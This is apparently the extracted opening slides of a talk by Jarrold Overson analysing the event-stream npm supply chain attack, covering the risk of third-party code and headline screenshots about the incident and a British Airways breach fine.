


ANALYSIS OF AN EXPLOITED NPM PACKAGE

Event-stream's role in a supply chain attack


Jarrold Overson

Director of Engineering at **SH-PE**


We think of our applications in terms of "our" code.



It's easy to ignore how much third party code goes into it.



If any of that code is compromised, everything is compromised.



We usually only see the end result of attacks


BBC[News](#)[Sport](#)[Reel](#)[Worklife](#)[Travel](#)[More](#) 

NEWS

British Airways faces record £183m fine for data breach

 8 July 2019

 Share



We rarely get to walk through the attack from the point of origin



Enter your email address to subscribe

SUBSCRIBE NOW >



Malicious code found in npm package event-stream downloaded 8 million times in the past 2.5 months



NOVEMBER 26, 2018 | IN [VULNERABILITIES](#) | BY DANNY GRANDER



Who am I?

